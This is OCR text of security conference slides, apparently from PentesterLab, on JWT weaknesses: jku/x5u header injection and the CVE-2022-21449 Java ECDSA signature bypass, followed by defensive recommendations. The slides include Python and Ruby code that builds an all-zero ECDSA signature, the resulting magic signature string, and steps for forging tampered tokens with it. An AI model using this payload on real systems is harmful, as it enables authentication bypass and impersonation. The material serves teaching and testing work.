
jku and Header Injection




jku and Header Injection



jku and Header Injection



jku and Header Injection



jku and x5u: downgrade

- The RFC calls out enforcing TLS to avoid MITM

- Few implementations get it wrong:

  Enforcing when you set the header

  vs

  Enforcing when you fetch the key

CVE-2022-21449

CVE-2022-21449

Based on https://neilmadden.blog/2022/04/19/psychic-signatures-in-java/

Signature Bypass for Elliptic Curves impacting Java 15, Java 16, Java 17, and Java 18)

Basically, the two components of the signature (r and s) should be different from 0

CVE-2022-21449

Generating the signature with r=0 and s=0:

```
#https://github.com/tlsfuzzer/python-ecdsa

from ecdsa.ecdsa import Signature
from ecdsa.util import  *
import base64
sign = Signature(0,0)
print(base64.urlsafe_b64encode(
        sigencode_der(sign.r, sign.s, 1)))
```

CVE-2022-21449

Generating the signature with r=0 and s=0:

```
require 'base64'
require 'ecdsa'

#https://github.com/DavidEGrayson/ruby_ecdsa
#https://github.com/DavidEGrayson/ruby_ecdsa/blob/master/lib/ecdsa/signature.rb
#https://github.com/DavidEGrayson/ruby_ecdsa/blob/master/lib/ecdsa/format/signature_der_string.rb

signature = ECDSA::Signature.new(0, 0)
final_sig = ECDSA::Format::SignatureDerString.encode(
                                        signature)
puts Base64.urlsafe_encode64(final_sig,padding: false)
```

CVE-2022-21449

Generating the signature with r=0 and s=0:

```
require 'base64'
require 'ecdsa'

#https://github.com/DavidEGrayson/ruby_ecdsa
#https://github.com/DavidEGrayson/ruby_ecdsa/blob/master/lib/ecdsa/signature.rb
#https://github.com/DavidEGrayson/ruby_ecdsa/blob/master/lib/ecdsa/format/signature_der_string.rb

signature = ECDSA::Signature.new(0, 0)
final_sig = ECDSA::Format::SignatureDerString.encode(
                                        signature)
puts Base64.urlsafe_encode64(final_sig,padding: false)
```

CVE-2022-21449

Generating the signature with r=0 and s=0:

```
MAYCAQACAQA
```

CVE-2022-21449

Exploitation:

- Get a signed token
- Replace the signature with the magic signature
- Tamper with the payload

Conclusion

Recommendations

- ✓ Use strong keys and secrets
- ✓ Don’t store them in your source code
- ✓ Make sure you have key rotation built-in

Recommendations

- ✓ Review the libraries you pick (KISS library)
- ✓ Make sure you check the signature
- ✓ Make sure your tokens expire
- ✓ Enforce the algorithm

Conclusion

- JWT are complex and kind of insecure by design

  (make sure you check https://github.com/paragonie/paseto)

- JWT libraries introduce very interesting bugs

- Make sure you test for those if you write code, pentest or do bug bounties

PentesterLab

THANKS

FOR YOUR TIME !

Any questions?

@snyff / https://www.linkedin.com/in/snyff/ / louis@pentesterlab.com
PentesterLab.com / https://www.linkedin.com/company/pentesterlab / @PentesterLab